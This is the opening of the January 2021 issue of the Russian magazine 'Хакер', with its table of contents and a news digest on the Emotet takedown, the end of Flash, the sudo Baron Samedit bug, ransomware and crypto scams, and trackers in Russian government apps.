ХАКЕР

ЯНВАРЬ 2021
№262

ROPETWO

Cover Story

Проходим одну из сложнейших машин с Hack The Box, заюзав баги в Chrome и ядре Linux

Уязвимости в BitLocker

Атака на WebSocket

Потрошим «Энигму»


Как взломали Stack Overflow

Мы благодарим всех, кто поддерживает редакцию и помогает нам компенсировать авторам и редакторам их труд. Без вас «Хакер» не мог бы существовать, и каждый новый подписчик делает его чуть лучше.

Напоминаем, что дает годовая подписка:

- год доступа ко всем материалам, уже опубликованным на Xakep.ru;
- год доступа к новым статьям, которые выходят по будням;
- полное отсутствие рекламы на сайте (при условии, что ты залогинишься);
- возможность скачивать выходящие каждый месяц номера в PDF, чтобы читать на любом удобном устройстве;
- личную скидку 20%, которую можно использовать для продления годовой подписки. Скидка накапливается с каждым продлением.

Если по каким-то причинам у тебя еще нет подписки или она скоро кончится, спеши исправить это!



Январь 2021
№ 262

CONTENTS

MEGANews
Всё новое за последний месяц

Android
Колбэки, корутины и бенчмарк отладочной сборки

Hack Overflow
Как взломали Stack Overflow и как шло расследование

Разбираем V8
Заглядываем под капот Chrome на виртуалке с Hack The Box

Куча приключений
Изучаем методы heap exploitation на виртуалке c Hack The Box

Погружение в недра
Разбираем kernel exploitation, чтобы добраться до рута на виртуалке с Hack The Box

Без башки
Эксплуатируем динамический рендеринг для захвата веб-приложений

Энтропия
Как хаос помогает искать вирусы

Больше не энигма
Ломаем защиту приложений Enigma x64 актуальных версий

Страшный сон TPM
Взламываем защиту модулей TPM и шифрование BitLocker

Триальный конь
Как сломать trial, защищенный Enigma Protector

Cross-Site WebSocket Hijacking
Разбираемся, как работает атака на WebSocket

Вам труба!
Как независимый исследователь взломал YouTube

Сам себе архивариус
Изучаем возможности ArchiveBox

Разведка змеем
Собираем информацию о системе с помощью Python

NAS на Ryzen
На что способен Synology DS1621+ и зачем ему мощный процессор

Титры
Кто делает этот журнал

Мария «Mifrill» Нефёдова
nefedova@glc.ru

ЛИКВИДАЦИЯ EMOTET

Европол, ФБР и правоохранительные органы многих стран мира, включая Великобританию, Германию, Канаду, Литву, Нидерланды, Украину и Францию, провели масштабную скоординированную операцию по ликвидации ботнета Emotet, подготовка к которой длилась два года.

ИСТОРИЧЕСКАЯ СПРАВКА

Emotet появился еще в 2014 году и в последние годы стал одной из наиболее активных угроз среди вредоносных программ. Малварь распространялась преимущественно с почтовым спамом, через вредоносные документы Word, Excel и прочие. Такие письма могли маскироваться под инвойсы, накладные, предупреждения о безопасности аккаунта, приглашения на вечеринку или под информацию о распространении коронавируса. Словом, хакеры внимательно следили за мировыми трендами и постоянно совершенствовали письма-приманки.

Хотя когда-то Emotet начинал свой путь как классический банковский троян, в итоге угроза сильно видоизменилась, превратившись в мощный загрузчик со множеством модулей, а ее операторы стали активно сотрудничать с другими преступными группами.

Проникнув в систему жертвы, Emotet использовал зараженную машину для дальнейшей рассылки спама, а также устанавливал на устройство самую разную дополнительную малварь. Зачастую это были банкеры, такие как Trickbot, майнеры, инфостилеры, а также шифровальщики вроде Ryuk.

В своем отчете Европол называет Emotet «наиболее опасным вредоносным ПО в мире», а также «одним из самых выдающихся ботнетов последнего десятилетия». Ликвидация этой малвари, по мнению правоохранителей, станет одной из самых масштабных операций такого рода, а также окажет мощное влияние на весь преступный мир.


«На протяжении долгого времени Emotet был нашей угрозой номер один, и его устранение будет иметь большое значение. Emotet участвует в 30% всех атак вредоносного ПО, так что его успешная ликвидация окажет большое влияние на всю криминальную среду, — комментирует руководитель операций Европейского центра по борьбе с киберпреступностью Фернандо Руис (Fernando Ruiz). — Мы ликвидировали один из основных дропперов на рынке, и теперь наверняка возникнет пробел, который попытаются заполнить другие преступники. Но на некоторое время [наша операция] окажет положительное влияние на кибербезопасность».

Власти сообщили, что объединенными усилиями им удалось захватить контроль над инфраструктурой Emotet и нарушить ее работу. В итоге преступники лишились возможности использовать взломанные машины, а малварь прекратила распространяться на новые цели.

«Инфраструктура Emotet включала несколько сотен серверов, расположенных по всему миру, и каждый из них имел разную функциональность, чтобы управлять зараженными компьютерами жертв, распространяться на новые машины, обслуживать другие преступные группы и в итоге сделать сеть более устойчивой к попыткам отключения», — пишут специалисты Европола.

Хотя серверы преступников были расположены во многих странах мира, нидерландские полицейские заявили, что два из трех основных управляющих серверов Emotet располагались именно в их стране. Судя по всему, именно там была обнаружена база данных украденных email-адресов, имен пользователей и паролей. Теперь все желающие могут проверить, не подвергались ли они взлому через Emotet, просто посетив сайт полиции Нидерландов.

Также правоохранители говорят, что использовали свой доступ к управляющим серверам для развертывания специального обновления на всех зараженных хостах. Код этого обновления содержит «бомбу замедленного действия»: этот механизм приведет к удалению Emotet со всех зараженных машин 25 апреля 2021 года в 12:00 по местному времени.



Специалисты считают, что этот «запланированный сбой» фактически обнулит Emotet, вынудив операторов малвари начинать все заново, и предоставит ИТ-персоналу по всему миру возможность найти и обезопасить зараженные устройства.

Впрочем, неизвестно, многие ли операторы Emotet останутся на свободе к этому времени. Дело в том, что киберполиция Украины уже сообщила об аресте двух человек, чья деятельность нанесла иностранным банкам ущерб в размере более 2,5 миллиарда долларов. Сообщается, что теперь задержанным грозит до 12 лет лишения свободы.

Украинские правоохранители опубликовали на своем сайте видео арестов и последующих обысков. В ролике видно, как полиция конфискует жесткие диски, компьютеры и другое оборудование, а также большие суммы денег и даже слитки золота.

«Анализ счетов преступной группы, стоящей за Emotet, показал, что за два года только на одной платформе виртуальной валюты было перемещено порядка 10,5 миллиона долларов, — пишут представители британского Национального агентства по борьбе с преступностью (National Crime Agency, NCA). — Следователи NCA смогли установить, что в этот период почти 500 тысяч долларов были потрачены группой на поддержание своей криминальной инфраструктуры».

DROPBOX УВОЛИТ **315** СОТРУДНИКОВ

В начале января компания Dropbox объявила, что собирается повысить свою эффективность, уволив **315** своих сотрудников, что составляет примерно **11%** от общей численности штата компании. При этом руководство призвало оставшийся персонал сплотиться, сохранять дисциплину (из-за пандемии Dropbox навсегда перевела своих сотрудников на удаленную работу) и готовиться к работе над реализацией новых стратегических приоритетов компании.

После этого заявления акции компании упали на **5%**.

НЕ ВСЕ ГОТОВЫ ОТПУСТИТЬ FLASH

Как известно, еще в 2017 году компании Apple, Facebook, Google, Microsoft, Mozilla, а также сама компания Adobe анонсировали дату прекращения поддержки Flash. Технологию официально «умертвили» 31 декабря 2020 года, после чего поддержка Adobe Flash Player была окончательно остановлена.

В декабре Adobe выпустила последнее обновление для Flash и стала жестко советовать пользователям удалить приложение со своих устройств. К тому же в компании не раз предупреждали, что начиная с 12 января 2021 года Adobe станет блокировать запуск любого Flash-контента, а в код ПО заранее встроили специальный механизм для самоуничтожения.

Однако не у всех компаний «расставание» с технологией прошло гладко. Так, в середине января издание Apple Daily сообщило, что прекращение поддержки и работы Flash стало неожиданностью для сотрудников железнодорожной системы в китайской провинции Ляонин.


Железнодорожное ПО China Railway Shenyang строилось на базе Flash, и, как писали журналисты, после отключения технологии 12 января сотрудники фактически лишились возможности составлять графики движения поездов, следить за их работой и, по сути, потеряли контроль над всей системой. Сообщалось, что в результате железнодорожное сообщение в Даляне (провинция Ляонин) оказалось прервано.

По данным Apple Daily, проблему удалось решить лишь на следующий день с помощью установки пиратской версии Flash. Впрочем, как выяснилось вскоре, в материал закралась неточность из-за сложности перевода с китайского языка. Так, подробный отчет о случившемся был опубликован официальными лицами в китайской социальной сети QQ, и речь в нем шла все же не о пиратском софте, а о другой версии Flash, не имеющей кода для автоматического самоуничтожения. На самом деле китайские железнодорожники перешли на специальную версию Flash, которую Adobe продолжает выпускать исключительно для Поднебесной.

Более того, судя по сообщениям китайских СМИ, данные Apple Daily оказались не совсем верны, а ситуация вышла не такой драматичной. Из-за прекращения работы Flash железнодорожное сообщение в Даляне все же не прерывалось, хотя некоторые внутренние системы железнодорожников действительно перестали работать.

Однако проблемы китайских железнодорожников меркнут перед тем, что произошло в ЮАР. Дело в том, что 12 января у налоговой службы ЮАР начались проблемы: ведомство перестало получать налоговые декларации через свой сайт, так как формы для их загрузки представляли собой Flash-виджеты.


Но вместо закономерного отказа от Flash и заблаговременного перехода на использование HTML или JS власти ЮАР пошли на нетривиальный шаг. Налоговая служба представила собственный браузер SARS eFiling Browser — урезанную версию Chromium с двумя основными функциями. Так, браузер вновь включает поддержку Flash и дает пользователям доступ к сайту SARS eFiling. К счастью, браузер позволяет зайти исключительно на официальный сайт налоговой службы, что немного снижает возможные риски для его пользователей.



При этом SARS eFiling Browser доступен только для Windows, то есть пользователи macOS, Linux и мобильных ОС по-прежнему не могут подавать налоговые декларации.

ДУРОВ О МИФАХ, ОКРУЖАЮЩИХ TELEGRAM

В своем Telegram-канале Павел Дуров решил развенчать несколько мифов, окружающих мессенджер. По его словам, такую неверную информацию распространяют в сети боты, желающие очернить Telegram, и стоят за этим в том числе Facebook и WhatsApp.



→ «Миф 1: „Telegram не опенсорсный“. На самом деле все клиентские приложения Telegram имеют открытый исходный код с 2013 года. Наше шифрование и API полностью задокументированы и тысячи раз просматривались экспертами по безопасности. Кроме того, Telegram – единственное в мире приложение для обмена сообщениями, которое имеет верифицируемые сборки для iOS и Android. Что касается WhatsApp, они намеренно обфусцируют свой код, что делает невозможной проверку их шифрования и приватности.

Миф 2: „Telegram русский“. На самом деле Telegram не имеет ни серверов, ни офисов в России и был заблокирован там с 2018 по 2020 год. В некоторых авторитарных странах, например в Иране, Telegram блокируют до сих пор, а у WhatsApp и других якобы „безопасных“ приложений в этих местах никогда не возникало проблем.

Миф 3: „Telegram не шифруется“. Каждый чат в Telegram шифруется с момента запуска. У нас есть секретные чаты с шифрованием end-to-end и облачные чаты, которые также предлагают безопасное и распределенное облачное хранилище в режиме реального времени. WhatsApp, с другой стороны, не имел никакого шифрования несколько лет, а затем использовал протокол шифрования, финансируемый правительством США. Даже если мы предположим, что шифрование WhatsApp надежное, оно сводится на нет из-за нескольких бэкдоров и зависимости от резервных копий»

– Павел Дуров в своем Telegram-канале

580 ТЫСЯЧ ДОЛЛАРОВ ИЛОНУ МАСКУ

Мы не раз писали о том, что мошенники часто выдают себя за Илона Маска и компанию SpaceX, прикрывая тем самым свою вредоносную деятельность. В частности, преступники очень любят проводить от имени Маска фейковые раздачи криптовалют в социальных сетях, обещая пользователям огромные прибыли, если те сначала отправят им немного биткойнов. Например, в 2018 году такая афера в Twitter принесла мошенникам более 180 тысяч долларов всего за один день.

Хотя годы идут, а у многих известных людей в профилях давно появились не только галочки верификации аккаунтов, но и недвусмысленные приписки в духе «не раздаю криптовалюту!», множество пользователей по-прежнему верит в такие фейки и полагает, что Илон Маск, братья Уинклвосс, Билл Гейтс и другие известные личности действительно могут раздавать биткойны всем желающим. Недавно такая активность вновь участилась, и мошенники уже успели неплохо «заработать».

На всплеск мошеннической активности в Twitter обратил внимание исследователь MalwareHunterTeam. Он сообщил, что все больше верифицированных аккаунтов подвергаются взлому, а затем используются хакерами для продвижения очередной фальшивой раздачи криптовалюты от имени Илона Маска. Примеры таких афер можно увидеть на скриншотах ниже.

Продолжение статьи →

MEGANEWS

← Начало статьи

Обычно такие твиты содержат ссылки, которые перенаправляют жертв в Medium, где в статье рекламируется фиктивная раздача биткойнов. Схема по-прежнему проста: пользователей просят прислать какое-то количество криптовалюты, обещая вернуть обратно уже удвоенную сумму.

Большинство взломанных ради этого мошенничества учетных записей были неактивны длительное время. Также исследователи напоминают, что в прошлом году после масштабной атаки Twitter вообще отказался от верификации учетных записей, и теперь такие аккаунты пользуются у злоумышленников еще большим спросом, а за неактивными аккаунтами идет настоящая охота.

По данным экспертов, всего за неделю такие аферисты получают более 580 тысяч долларов в биткойнах.

ПИРАТСКИЕ ПЛАГИНЫ И ТЕМЫ — ИСТОЧНИК МАЛВАРИ № 1


Аналитики Wordfence подвели итоги 2020 года и пришли к выводу, что пиратские версии тем и плагинов для WordPress стали основным источником распространения малвари среди WordPress-сайтов.

В прошлом году Wordfence обнаружила свыше **70 000 000** вредоносных файлов более чем на **1 200 000** сайтов под управлением WordPress.

206 000 сайтов (более **17%** от общего количества) заразились малварью из-за использования различных пиратских (nulled) плагинов и тем.

Большинство из этих **206 000** ресурсов (**154 928** сайтов) пострадали от малвари WP-VCD, существующей с 2017 года. Эта вредоносная кампания была настолько успешной, что в 2020 году на нее приходилось **13%** всех зараженных сайтов.

Также в прошлом году было зафиксировано более **90 000 000 000** вредоносных и автоматизированных попыток входа в систему. Эти атаки совершались с **57 000 000** IP-адресов, «на скорости» **2800** попыток входа в систему в секунду.



Еще **4 300 000 000** атак пришлись на попытки использования различных багов. Наиболее распространенной формой уязвимостей стал **ОБХОД КАТАЛОГА**, наряду с **SQL-ИНЬЕКЦИЯМИ**, **RCE-УЯЗВИМОСТЯМИ**, **XSS** и **ОБХОДОМ АУТЕНТИФИКАЦИИ**.

ДРЕВНЯЯ УЯЗВИМОСТЬ В SUDO

Специалисты компании Qualys обнаружили в sudo уязвимость CVE-2021-3156, получившую название Baron Samedit. Баг затрагивает большинство дистрибутивов Linux и может использоваться для получения root-доступа. В настоящее время уязвимость уже исправлена в sudo версии 1.9.5p2. Кроме того, исследователи заранее предупредили о проблеме и разработчиков дистрибутивов, так что для большинства из них уже тоже доступны патчи.

Уязвимость может использоваться для получения root-доступа злоумышленником, который, к примеру, уже имеет доступ к низко привилегированной учетной записи. При этом учетная запись может даже отсутствовать в файле конфигурации /etc/sudoers, который определяет, каким пользователям разрешен доступ к командам su или sudo.


Интересно и то, что, по данным Qualys, баг появился в коде sudo еще в июле 2011 года и присутствует во всех версиях утилиты, выпущенных за последние десять лет. Так, экспертам удалось создать и проверить эксплоиты для этой уязвимости под Ubuntu 20.04 (sudo 1.8.31), Debian 10 (sudo 1.8.27) и Fedora 33 (sudo 1.9.2), хотя уязвимыми могут быть и другие ОС и дистрибутивы.

В отличие от других багов в sudo, найденных в последние годы (например, CVE-2019-14287 и CVE-2019-18634), Baron Samedit вполне может применяться в реальной жизни, так как не требует каких-либо необычных и сложных настроек sudo.

150 000 000 ДОЛЛАРОВ ДЛЯ ОПЕРАТОРОВ RYUK

ИБ-исследователи из компаний Advanced Intelligence и HYAS подсчитали, что «заработок» операторов малвари Ryuk суммарно насчитывает более **150 000 000** долларов в биткойн-эквиваленте. Такой вывод был сделан исходя из наблюдений за **61** биткойн-адресом, из числа тех, что связывают с атаками Ryuk.

Одна из крупнейших транзакций Ryuk, обнаруженная в ходе этого расследования, составила более **5 000 000** долларов (**365** биткойнов по курсу на тот период), причем это далеко не самый высокий выкуп, установленный злоумышленниками.



УЯЗВИМОСТИ В МАЛВАРИ

В начале января 2021 года начал работу весьма интересный проект: специалист по информационной безопасности и багхантер Джон Пейдж (John Page) заскучал во время карантина и создал сайт MalVuln, где собирает данные о багах и уязвимостях, обнаруженных в коде различных вредоносов. Пейдж надеется, что со временем другие ИБ-эксперты смогут использовать эту информацию для отключения и удаления вредоносных программ на зараженных хостах во время реагирования на инциденты.

Сайт Пейджа представляет собой типичный портал для раскрытия данных об уязвимостях. На нем перечислены названия проблемного программного обеспечения (названия малвари), технические подробности найденных багов, а также публикуется код PoC-эксплоитов, чтобы другие исследователи могли воспроизвести описанные проблемы.

Сейчас на MalVuln опубликованы детали 45 уязвимостей. Некоторые из этих отчетов касаются актуальных угроз, таких как Phorpiex (Trik), но также здесь можно найти описания проблем в старой малвари, например Bayrob. Пейдж объясняет, что все эти баги он нашел сам. «Посторонних заявок не поступало, и в настоящее время я их не принимаю», — говорит исследователь, хотя на сайте указан PGP-ключ, а в будущем планируется получать информацию об уязвимостях от других специалистов.

Создание MalVuln затрагивает весьма щекотливую тему, которую редко открыто обсуждают в ИБ-сообществе. Дело в том, что на протяжении десятилетий ИБ-специалисты взламывали малварь и проводили тайные операции против хакеров, эксплуатируя ошибки и уязвимости в коде их малвари. Так, «хорошие парни» нередко взламывают управляющие серверы вредоносов, чтобы получить данные о жертвах, или используют ошибки в коде малвари, чтобы отключить и удалить ее из зараженных систем.

По этой причине многие остались недовольны запуском MalVuln, ведь сайт раскрывает тщательно охраняемые секреты ИБ-экспертов и косвенно помогает операторам вредоносных программ, указывая им на ошибки в коде, что в итоге мешает эффективной работе специалистов.

Пейдж заявляет, что его не волнует такая критика и останавливаться он не планирует:

> *«Я занимаюсь своим делом и не несу ответственности. Обычно [такое мнение высказывают] те же люди, которые считают, что уязвимости в целом не должны быть публичными, потому что это помогает злоумышленникам».*

СУНДЕ ПОСМЕЯЛСЯ НАД БЕДАМИ PARLER


Один из основателей легендарного трекера The Pirate Bay — Петер Сунде раскритиковал разработчиков сервиса Parler. Дело в том, что, когда Parler стали использовать сторонники Дональда Трампа, сервис был отключен от серверов Amazon Web Services, заблокирован в App Store и Google Play, а разработчиков заблокировали даже Twilio Inc и Slack Technologies Inc. В итоге компания стала в интернете настоящим изгоем. Владельцы сервиса писали, что Parler может вообще никогда не вернуться к работе, и в целом были настроены весьма пессимистично.

→ «The Pirate Bay, самый цензурируемый сайт в мире, основанный детьми и контролируемый людьми, которые имеют проблемы с алкоголем, наркотиками и деньгами, до сих пор существует, спустя почти два десятилетия. У Parler и Gab [социальная сеть, известная своими радикально правыми сообществами] есть любые деньги, но нет навыков и нужного образа мыслей. Стыдно.

Но самая большая ирония состоит в том, что в число врагов TPB входят не только правительство США, но и многие европейские и российское правительства. Сравните с Parler и Gab, которых поддерживает нынешний президент США и, вероятно, одобряет и российский.

Говоря откровенно, причина, по которой мы сделали TPB, заключалась в том, что мы хотели принести свободу и отобрать контроль у централизованной системы. Причина, по которой Gab, Parler и другие падут, состоит в том, что они просто скулящие сучки, у которых есть лишь одна идеология: эгоизм. Sharing is caring, народ»

— Сунде в своем Twitter



ВЗЛОМ ПОЯСОВ ВЕРНОСТИ

Осенью 2020 года исследователи из компании Pen Test Partners сообщали о небезопасности крайне необычных гаджетов — мужских поясов верности Cellmate производства китайской компании Qiui.


Тогда аналитики писали, что у устройств множество проблем с безопасностью и их могут удаленно блокировать и открывать и хакеры, а ручного управления для «аварийного» открывания или физического ключа для Cellmate попросту не предусмотрено. То есть заблокированные пользователи могли оказаться в крайне неприятном положении.

Основная проблема Cellmate заключалась в его API, который используется для связи между гаджетом и специальным мобильным приложением. API оказался открыт любому желающему и не защищен паролем, а из-за этого кто угодно может захватить контроль над устройством любого пользователя. Это не только могло позволить хакерам удаленно управлять Cellmate, но и помогало получить доступ к информации жертвы, включая данные о местоположении и пароли.

> *«Злоумышленнику не понадобится больше пары дней, чтобы получить всю базу данных пользователей и использовать ее для шантажа или фишинга», — предупреждали эксперты Pen Test Partners.*

К сожалению, осенью разработчики Cellmate не смогли сразу устранить все найденные исследователями проблемы, зато выпустили видео, в котором продемонстрировали, что аварийно открыть пояс верности все же возможно при помощи обычной отвертки. В настоящее время все уязвимости уже должны быть закрыты, и последняя версия приложения может считаться безопасной.

Но теперь издание Bleeping Computer, со ссылкой на vx-underground, предупредило, что приложение Cellmate явно обновили не все и мрачные прогнозы специалистов сбываются. Как выяснилось, вскоре после раскрытия информации о проблемах хакеры стали атаковать пользователей приложения Qiui Cellmate и блокировать их устройства. За разблокировку у жертв требовали 0,02 биткойна (около 270 долларов по курсу на момент атак).



Исследователи vx-underground опубликовали исходный код вымогателя ChastityLock в открытом доступе, получив его от неназванных третьих лиц, в свою очередь получивших его от хакеров. Вскоре в сети появился анализ этого вредоноса. Малварь содержит код, который связывается с эндпойнтами API Qiui для извлечения информации о пользователях, отправки сообщений в приложения жертв и добавления друзей.

Хуже того, атакующие не только вымогали деньги у пользователей небезопасных секс-игрушек, но и издевались над ними. К примеру, после блокировки злоумышленники писали пострадавшим, что использовали магию, чтобы взять под контроль их гаджет. Впрочем, по данным издания, в итоге никто так и не заплатил хакерам выкуп.

ТРЕКЕРЫ В РОССИЙСКИХ ПРИЛОЖЕНИЯХ

Издание «Коммерсант», ссылаясь на аналитическую записку АНО «Информационная культура», сообщило, что **90%** российских государственных мобильных приложений передают данные о пользователях американским компаниям, включая Google, Facebook и Microsoft. Затем эти данные могут использоваться для изучения пользователей и таргетированной рекламы.

Специалисты проанализировали **44** государственных приложения, включая сервисы **«МОСКОВСКИЙ ТРАНСПОРТ»**, **«АКТИВНЫЙ ГРАЖДАНИН»**, **«МВД РОССИИ»**, **«ДОБРОДЕЛ»**, **«НАЛОГИ ФИЗЛИЦ»**.

88% проанализированных приложений имеют хотя бы один встроенный сторонний трекер и передают данные коммерческим компаниям.

Больше всего трекеров нашли в приложениях «Московский транспорт» (**10** трекеров) и «Мои документы онлайн» (**9** трекеров).

ПОЛОВИНА используемых трекеров в государственных мобильных приложениях относится к аналитическому типу, данные о геолокации собирает **15%** трекеров, в рекламных целях — **15%**.

Большая часть трекеров, используемых в государственных мобильных приложениях, принадлежит компаниям из США (**86%**), в том числе **GOOGLE**, **FACEBOOK** и **MICROSOFT**.

Как оказалось, без встроенных «маячков» работают только **5** приложений: **ЕГР ЗАГС**, **«ГОСУСЛУГИ.ДОРОГИ»**, **«ЛИПЕЦКАЯ ОБЛАСТЬ»**, **HISTARS** и **«РАБОТА В РОССИИ»**.

МАРКЕТПЛЕЙСЫ ЗАКРЫВАЮТСЯ

